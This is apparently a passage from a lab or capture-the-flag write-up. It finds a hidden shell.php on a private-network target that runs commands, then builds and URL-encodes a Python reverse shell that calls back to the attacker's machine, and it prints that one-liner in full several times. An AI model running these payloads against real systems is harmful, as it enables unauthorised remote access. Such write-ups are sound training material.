
END_TIME: Sat Apr 20 14:26:13 2024
DOWNLOADED: 4612 - FOUND: 1

(root@kali)-[/home/kali]
#
```

 Dirb is useful for uncovering additional entry points and potential vulnerabilities in web applications. By discovering hidden directories and files. From the dirb scan results, it appears that there's a hidden shell.php file on the web server at 192.168.1.198.



When I attempted to access the URL "<http://192.168.1.198/shell.php>" in my browser, the response I received contained the message `"/pass cmd as a get parameter/`". This message indicates that the `"shell.php"` script expects a parameter called `"cmd"` to be passed to it via the GET method.



After attempting the URL '<http://192.168.1.198/shell.php?cmd=id>', the 'id' command was effectively executed by the 'shell.php' script on the target machine.

# Exploitation

The screenshot shows a Kali Linux virtual machine window titled "kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The browser window displays the "Online - Reverse Shell Generator" website. The interface includes a form to specify the target IP address (192.168.1.153) and port (1234). A dropdown menu for "Type" is set to "nc". A "Copy" button is visible. Below the form, there are tabs for "Reverse", "Bind", "MSFVenom", and "HoaxShell". The "Reverse" tab is active, showing a list of OS options (Windows, ConPty, PowerShell #1, PowerShell #2, PowerShell #3, PowerShell #4 (TLS), PowerShell #3 (Base64), Python #1, Python #2, Python3 #1) and a search bar. A large text box displays the generated Python reverse shell command:

```
python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.1.153", 1234)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("/bin/sh", "-i");'ip|
```

At the bottom, there are dropdowns for "Shell" (set to "/bin/sh") and "Encoding" (set to "None"), along with "Raw" and "Copy" buttons. The browser's address bar shows "https://www.revshells.com".

I used an online reverse shell generator to produce a Python reverse shell. This command initiates a reverse shell connection to the specified IP address (Target:

192.168.1.198) and port, then redirects input and output to this connection, enabling me to interact with the remote system.

The connection is established from my machine with the IP address 192.168.1.153, facilitating remote access to the target system via a shell interface.

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

192.168.1.198/shell.php?cmd × Online - Reverse Shell Ge × URL Encode and Decode ×

https://www.urlencoder.org

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

### Encode to URL-encoded format

Simply enter your data then push the encode button.

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.153",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);ip
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

**> ENCODE <** Encodes your data into the area below.

```
python%20-c%20'import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%22192.168.1.153%22%2C1234%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3B%20os.dup2%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22%2Fbin%2Fsh%22-i%22%5D%29%3B%27ip
```

Copy to clipboard

### Encode files to URL-encoded format


Load and process, then you can download the encoded result.

s.adtelligent.com


Right Ctrl

After generating the reverse shell-> I encoded it to send in target URL which now I know is vulnerable to command injection

In the form of GET request!! aashan I want to get a shell!!







